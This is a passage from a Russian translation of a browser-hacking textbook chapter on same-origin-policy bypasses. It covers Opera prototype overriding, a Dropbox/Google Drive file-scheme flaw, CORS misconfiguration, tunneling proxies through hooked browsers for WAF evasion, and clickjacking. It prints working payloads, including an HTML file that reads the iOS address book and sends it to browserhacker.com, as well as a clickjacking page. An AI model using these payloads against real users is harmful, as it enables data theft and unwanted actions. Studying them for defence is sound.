


Рисунок 4-5. Ошибка безопасности при попытке выполнить ограниченные действия

Перевод сообщения на рисунке: **Security error: attempted to read protected variable: alert** - ошибка безопасности: попытка прочитать защищённую переменную `alert`.

Хейес также обнаружил обход SOP посредством переопределения прототипов литеральными значениями, которые Opera не фильтровала. Если взять литеральное значение массива `[]` и следующими инструкциями переопределить прототип метода `join()`, произвольный код можно выполнять всякий раз, когда содержимое фрейма вызывает `join()` для любого массива:

```
[].constructor.prototype.join=function(){your_code};
```

Чтобы увидеть обход SOP в действии, получите код с `https://browserhacker.com`. Затем разместите два фрагмента кода в двух разных источниках и откройте консоль Opera 12.02. Вывод консоли будет таким же, как на рисунке 4-6.




Рисунок 4-6. Переопределение функции `join()` в Opera

Перевод основных надписей на рисунке: **I will be framed from a different origin** - я буду помещён во фрейм из другого источника; **join() after prototype override** - `join()` после переопределения прототипа; **native code** - встроенный код; **Documents / Scripts / Network / Resources / Storage / Profiler** - документы / сценарии / сеть / ресурсы / хранилище / профилировщик.

Для этого обхода есть предварительное условие: атаковать можно только сайты, допускающие встраивание во фрейм. Поэтому источники, использующие `X-Frame-Options` или код выхода из фрейма, не входят в область применения обхода. Стоит также отметить, что литеральными значениями можно переопределять любые прототипы, а не только метод `Array.join()`. Например, `toString()` можно переопределить так:

```
"".constructor.prototype.toString=function(){alert(1)}
```

В настоящей атаке можно поместить во фрейм ресурс, возможно аутентифицированный, для которого в браузере уже сохранены сеансовые cookie, а затем с помощью этого обхода SOP прочитать его содержимое. В основном ресурс во фрейме будет содержать личные данные пользователя, поскольку при загрузке применяются действующие сеансовые cookie.

Рассмотрим ситуацию, в которой в целевом браузере Opera открыты две вкладки: одна зацеплена и находится под вашим контролем, а во второй открыт аутентифицированный источник цели. Если создать IFrame, у которого `src` указывает на аутентифицированный источник, в зацепленной вкладке, содержимое IFrame можно прочитать. Это означает, что вы сможете получить доступ ко всем конфиденциальным сведениям в аутентифицированном источнике цели. Результатом такой атаки станет чтение содержимого межисточникового ресурса и фактический обход SOP.

Обход SOP в облачных хранилищах

Проблемы применения SOP не ограничиваются браузерами и их подключаемыми модулями. В 2012 году слабости обхода SOP обнаружились и в нескольких службах облачного хранения. В их число вошли Dropbox 1.4.6 на iOS и 2.0.1 на Android,[22] а также Google Drive 1.0.1 на iOS.[23] Эти службы позволяют хранить и синхронизировать локальные файлы с облаком, чтобы они были доступны где угодно на других устройствах с установленными клиентами Dropbox или Google Drive.

Рои Зальцман (Roi Saltzman) обнаружил ошибку, похожую на обход SOP в Safari из предыдущего раздела. Она затрагивала и Dropbox, и Google Drive. Атака основана на загрузке файла в привилегированной зоне, например:

```
file:///var/mobile/Applications/APP_UUID
```

Если обманом заставить цель загрузить HTML-файл через клиентское приложение, содержащийся в нём JavaScript будет выполнен. Поскольку файл загружен в привилегированной зоне, JavaScript получает доступ к локальной файловой системе мобильного устройства. Обратите внимание: применение SOP здесь ошибочно по самой архитектуре. Так как вредоносный HTML-файл загружается посредством схемы `file`, ничто не мешает JavaScript обратиться к другому файлу, например:

```
file:///var/mobile/Library/AddressBook/AddressBook.sqlitedb
```

Эта база данных SQLite содержит адресную книгу пользователя в iOS. Разумеется, файл должен быть доступен приложению. Если целевое приложение запрещает доступ к файлам за пределами собственной области, всё ещё можно получить кэшированные файлы и так далее. Доступ, возникающий благодаря подобной уязвимости, в значительной мере зависит от уязвимого приложения.

Если обманом заставить цель, использующую уязвимый клиент Dropbox или Google Drive, открыть следующий вредоносный файл, содержимое адресной книги пользователя будет отправлено на `browserhacker.com`:

```
<html>
<body>
<script>
 local_xhr = new XMLHttpRequest();
 local_xhr.open("GET", "file:///var/mobile/Library/AddressBook/
 AddressBook.sqlitedb");
 local_xhr.send();

 local_xhr.onreadystatechange = function () {
  if (local_xhr.readyState == 4) {
   remote_xhr = new XMLHttpRequest();
   remote_xhr.onreadystatechange = function () {};
   remote_xhr.open("GET", "http://browserhacker.com/?f=" +
   encodeURI(local_xhr.responseText));
   remote_xhr.send();
  }
 }
</script>
</body>
</html>
```

Эта атака демонстрирует несколько разных способов эксплуатации, доступных благодаря правильно размещённому JavaScript. JavaScript часто выполняется в разных средах и контекстах, а не только в веб-браузерах. В случае атаки на iOS эксплойт работал внутри объекта `UIWebView` приложения Dropbox или Google. Объект `UIWebView` часто применяется как встроенное окно браузера в нативных приложениях iOS.

Ещё одна примечательная черта атаки состоит в том, что она была направлена на мобильные ОС, а не на традиционные настольные среды. Из-за ограниченных размеров видимого интерфейса подобные действия часто могут происходить так, что цель даже не узнает о них.

Обход SOP в CORS

Хотя совместное использование ресурсов между источниками (CORS) - отличный способ ослабить SOP, его легко настроить неправильно, если не понимать полностью последствия ослабленной политики для безопасности. Ниже приведён пример потенциально ошибочной настройки:

```
Access-Control-Allow-Origin: *
```

В ноябре 2012 года Veracode провела исследование, проанализировав заголовки HTTP миллиона самых популярных сайтов по версии Alexa.[24] Более 2000 уникальных источников возвращали подстановочное значение в заголовке `Access-Control-Allow-Origin`. Фактически это позволяет любому другому сайту в интернете отправлять к ним межисточниковые запросы и читать ответы. На практике для всех этих доменов атакующий получает эквивалент обхода SOP. В зависимости от функций веб-приложения последствия такой настройки вполне могут оказаться катастрофическими. Из зацепленного браузера в другом источнике эти сайты можно обходить и атаковать гораздо надёжнее, чем при действующей SOP.

Очевидно, иногда подстановочное значение `Access-Control-Allow-Origin` не создаёт угрозы. Например, если разрешительная политика применяется только для предоставления содержимого без конфиденциальных сведений.

При анализе приложения, задающего заголовки CORS, всегда важно понимать отношения между разрешёнными источниками. Это справедливо даже без подстановочного значения. К одной цели может быть разрешено подключаться нескольким источникам. Поэтому обычной XSS-уязвимости в одном из разрешённых источников может оказаться достаточно, чтобы злоупотреблять функциями цели из другого источника.

Все эти примеры обхода SOP приведены как концептуальные иллюстрации и ни в коем случае не образуют исчерпывающего перечня. Здесь можно было бы описать другие векторы, и, несомненно, множество ещё только предстоит обнародовать. Рекомендуем задуматься о связи между разными разновидностями и об общих свойствах, которые они используют. Обходы SOP, основанные на перенаправлениях 301 или 302 и схемах вроде `file`, почти наверняка будут часто встречаться среди новых ошибок применения SOP, обнаруженных в будущем.

Эксплуатация обходов SOP

Теперь, когда вы хорошо понимаете SOP и познакомились со множеством примеров её обхода, пора рассмотреть несколько практических атак.

Вы узнаете, как посредством некоторых представленных на предыдущих страницах обходов SOP использовать зацепленный браузер в качестве HTTP-прокси. Это возможно даже при наличии многочисленных механизмов безопасности веб-приложений, таких как защитные флаги cookie и предотвращение параллельных сеансов.

В этом разделе также представлены многочисленные атаки с подменой пользовательского интерфейса. Некоторые из них основаны на обходах SOP, а другие работают просто потому, что SOP изначально не предназначалась для решения подобных проблем.

Проксирование запросов

Получив контроль над источником, можно перейти к более сложным атакам. Заставляя зацепленный браузер выполнять запросы от вашего имени, вы фактически проксируете их через него и используете для просмотра других источников. Это даёт ряд преимуществ, включая просмотр с cookie, то есть токенами аутентификации, зацепленного пользователя, что открывает широкий спектр дополнительного доступа. Разумеется, проксирование запросов может быть очень полезно даже без обхода SOP.

Антон Рагер (Anton Rager) опубликовал первую общедоступную исследовательскую статью об использовании XSS-уязвимостей для создания HTTP-прокси.[25] Затем Петко Петков (Petko Petkov) расширил работу Рагера и создал BackFrame. Стефано ди Паола (Stefano di Paola) и Джорджо Федон (Giorgio Fedon) продолжили исследования в статье 2006 года «Subverting AJAX».[26] Два исследователя представили разные способы подрыва AJAX посредством переопределения прототипов, разделения ответа HTTP и других методов.

Другое исследование об использовании зацепленного браузера как HTTP-прокси выполнил Феррух Мавитуна (Ferruh Mavituna), выпустивший XSS Tunnel[27] в 2007 году. Впоследствии эта концепция была реализована в BeEF как Tunneling Proxy. С тех пор Tunneling Proxy в BeEF расширили поддержкой эксплуатации других обходов SOP. Идея проксирования запросов через XSS состоит в следующем:

1. Серверный сокет прослушивает соединения на машине атакующего, то есть служит серверной частью прокси. Он разбирает входящие запросы HTTP и преобразует их в запросы AJAX, готовые для внедрения как дополнительный код JavaScript в зацепленный браузер.
2. Затем эти фрагменты JavaScript отправляются зацепленному браузеру по одному из каналов связи, рассмотренных в главе 3.
3. Когда зацепленный браузер выполняет дополнительный код, отправляется соответствующий запрос AJAX, а ответ HTTP возвращается серверной части прокси.
4. Серверная часть прокси удаляет и корректирует различные заголовки, например Gzip, `content-length` и другие, после чего отправляет ответ клиентскому сокету, первоначально передавшему прокси запрос HTTP.

Эти четыре шага воспроизведены на рисунке 4-7, который показывает туннелирование запросов через зацепленный браузер.




Figure 4-7: Tunneling Proxy high-level architecture

Рисунок 4-7. Высокоуровневая архитектура Tunneling Proxy

Перевод надписей на рисунке:

• **Attacker / Hooked Browser / Hooked Domain** - атакующий / зацепленный браузер / зацепленный домен;
• **Tunneling Proxy** - туннелирующий прокси;
• **Request translated to AJAX request** - запрос преобразуется в запрос AJAX;
• **Request injected into the hooked browser** - запрос внедряется в зацепленный браузер;
• **AJAX request sent, response sent back to the proxy** - отправляется запрос AJAX, ответ возвращается прокси;
• **Response sent back to the original socket** - ответ возвращается исходному сокету.

При туннелировании запросов SOP по умолчанию ограничивает вас тем же источником, что и зацепленный сайт. Например, если пользователь зацеплен на `browservictim.com`, вы сможете запрашивать дополнительные страницы только внутри этого источника. Причина в том, что SOP не позволяет выйти за его пределы.

Однако при наличии обхода SOP можно проксировать запросы за пределы этого источника. Это позволит запрашивать произвольные страницы с авторизацией, то есть сеансовыми токенами cookie, зацепленного браузера.

Рассмотрим сценарий без обхода SOP, где требуется атаковать общедоступное веб-приложение. Перед ним может находиться межсетевой экран веб-приложений (WAF), настроенный агрессивно блокировать IP-адрес источника атаки после порога в пять вредоносных запросов. Вы только что

нашли XSS на основе DOM, которую классический WAF смягчить не может, и способны зацепить пользователя внутренней сети той же компании. Скорее всего, адрес шлюза и диапазон сети компании внесены в белый список правил WAF, поскольку вероятность атаки из внутренней сети считается минимальной.

Теперь с помощью Tunneling Proxy можно искать дополнительные ошибки в веб-приложении. Запросы туннелируются через зацепленный браузер во внутренней сети, поэтому не должны создавать много шума для WAF. В идеале WAF полностью проигнорирует их, поскольку они приходят из внутренней сети. Как рассматривается в разделе главы 9 о проксировании через браузер, через Tunneling Proxy можно использовать даже Burp и sqlmap.

Ещё одна причина применять Tunneling Proxy в том же источнике возникает, когда поверхность источника требует аутентификации. Представьте, что у вас есть XSS после аутентификации и через эту уязвимость удаётся зацепить браузер. Теперь с помощью Tunneling Proxy можно легко просматривать аутентифицированную поверхность приложения, фактически используя сеанс зацепленной цели. Даже похищать cookie не потребуется. Важно, что механизм безопасности `HttpOnly` в данном случае неэффективен, поскольку ресурсы для вас запрашивает сам браузер цели.

Если же объединить Tunneling Proxy с обходом SOP, в ваших руках фактически окажется открытый HTTP-прокси. Уязвимый зацепленный браузер сможет отправлять межисточниковые запросы и читать ответы из любого источника. Более того, если зацеплено несколько браузеров, подверженных одному обходу SOP, у вас будет несколько прокси. Между ними можно переключаться в зависимости от пропускной способности сети зацепленного браузера или атаковать один источник через несколько зацепленных браузеров из разных мест.

Эксплуатация атак с подменой пользовательского интерфейса

Атаки с подменой пользовательского интерфейса заняли заметное место в сценариях безопасности браузеров и приложений. Из-за роста социальных сетей, повсеместной вирусной рекламы и кнопок Like этот вид атак начали эксплуатировать на практике.[28]

Самая известная разновидность атаки с подменой интерфейса - кликджекинг. Разумеется, к этой категории относятся и другие атаки. Они различаются по выполняемому действию и получаемым сведениям. Некоторые из них анализируются в следующих разделах вместе с несколькими историческими атаками на основе перетаскивания.

Использование кликджекинга

Атаки кликджекинга используют независимо расположенные прозрачные IFrame и специальные селекторы CSS, чтобы обманом заставить пользователя щёлкнуть невидимый элемент. Впервые эту атаку обсудил Джесси Рудерман (Jesse Ruderman) в 2002 году,[29] а в 2008 году Роберт Хансен (Robert Hansen) и Джеремайя Гроссман (Jeremiah Grossman) назвали её Clickjacking. Рассмотрим следующий пример, где страница с административными функциями встроена в другую страницу через IFrame:

```
<html>
<head>
</head>
<body>
  <form name="addUserToAdmins" action="javascript:
alert('clicked on hidden IFrame. User added.')" method="POST">
  <input type="hidden" name="userId" value"1234">
  <input type="hidden" name="isAdmin" value"true">
```

```
  <input type="hidden" name="token" value"asasdasd86a
sd876as87623234aksjdhjkashd">
  <input type="submit" value="Add to admin group"
style="height: 60px; width: 150px; font-size:3em">
  </form>
</body>
</html>
```

Видно, что страница также применяет токены против XSRF для предотвращения атак с подделкой межсайтовых запросов. Для демонстрации атрибут `action` формы HTML содержит JavaScript, показывающий окно предупреждения. Настоящая страница содержала бы правильный URL, на который отправляются эти входные значения. Когда пользователь нажимает кнопку Submit, пользователь с идентификатором 1234 добавляется в административную группу.

Для запуска атаки предыдущая страница помещается во фрейм на следующей странице:

```
<html>
<head>
<style>
iframe{
 filter:alpha(opacity=0);
 opacity:0;
 position:absolute;
 top: 250px;
 left: 40px;
 height: 300px;
 width: 250px;
}
img{
 position:absolute;
 top: 0px;
 left: 0px;
 height: 300px;
 width: 250px;
}
</style>
</head>
<body>
<!-- Пользователь видит следующее изображение -->
<img src="http://localhost/clickjacking/yes-no_mod.jpg">
<!-- Но фактически щёлкает следующее содержимое во фрейме -->
<iframe src="http://localhost/clickjacking
  /iframe_content.html"></iframe>
</body>
</html>
```

Результат показан на рисунке 4-8. Обратите внимание: видимых признаков содержимого во фрейме как будто нет. На деле именно это незаметное содержимое лежит в основе многих атак с подменой интерфейса, поскольку цель взаимодействует именно с ним.




Рисунок 4-8. Внешне безобидная страница опроса с двумя кнопками

Перевод надписей на рисунке: **YES / NO** - да / нет.

Если закомментировать первые две строки определения CSS для IFrame в предыдущем фрагменте, прозрачность исчезнет и можно будет увидеть расположение IFrame, как показано на рисунке 4-9. Атрибуты CSS `top` и `left` помещают IFrame поверх кнопок изображения.

Рисунок 4-9. После удаления прозрачности IFrame становится видно его настоящее положение

Перевод надписей на рисунке: **YES / NO** - да / нет; **Add to admin group** - добавить в группу администраторов.

Когда пользователь щёлкает YES или NO, на самом деле нажатие приходится на кнопку отправки HTML-формы, загруженной в IFrame, как показано на рисунке 4-10.




Рисунок 4-10. Щелчок по кнопке отправки в скрытом IFrame

Перевод сообщения на рисунке: **The page at localhost says: clicked on hidden IFrame. User added.** - страница на localhost сообщает: выполнен щелчок по скрытому IFrame, пользователь добавлен.

Это очень простой пример того, как обманом заставить пользователя выполнить нежелательные действия. Концепцию атаки можно применять для множества целей, например для повышения привилегий обычного пользователя. Жертвой может стать пользователь с правами администратора, уже вошедший в приложение с функциями, похожими на представленный ранее фрагмент кода.

То, что приложение использует токен против XSRF, не влияет на проведение атаки кликджекинга. Ресурс для помещения во фрейм загружается обычным образом и содержит действительный токен против XSRF. На деле кликджекинг - идеальный способ атаки на приложение с такими токенами, поскольку фактически сводит предоставляемую ими защиту на нет.

В главе 3 обсуждается предотвращение загрузки ресурсов в IFrame. Здесь действуют те же оговорки. Общий способ предотвращения атак с подменой интерфейса, почти каждая из которых основана на загрузке ресурса в IFrame, - заголовок `X-Frame-Options: DENY`. В следующих разделах вы узнаете о случаях, когда простого кода выхода из фрейма было недостаточно для предотвращения некоторых атак.

КЛИКДЖЕКИНГ ДИСПЕТЧЕРА НАСТРОЕК FLASH

Роберт Хансен и Джеремайя Гроссман внесли большой вклад в общественное понимание атак кликджекинга. В 2008 году им удалось провести такую атаку на диспетчер настроек Flash.[30]

С помощью прозрачных IFrame с `opacity=0` и элементов `div` они успешно скрыли кнопку Allow диспетчера настроек Flash под этими элементами. Цель, внешне нажимая безобидную кнопку, на самом деле щёлкала по виджету настроек Flash, как показано на рисунке 4-11.

Рисунок 4-11. Прозрачные IFrame и `div` закрывают текст виджета Flash

> Перевод надписей на рисунке: **Adobe Flash Player Settings** - настройки Adobe Flash Player; **Camera and Microphone Access** - доступ к камере и микрофону; **is requesting access to your camera and microphone. If you click Allow, you may be recorded.** - запрашивает доступ к камере и микрофону; если нажать Allow, вас могут записать; **Allow / Deny** - разрешить / запретить.
>
> Последствия такого действия очевидны: конфиденциальность цели нарушается. Обратите внимание, что текст диспетчера настроек Flash также не виден, поэтому цель совершенно не понимает, что происходит и куда она нажимает.

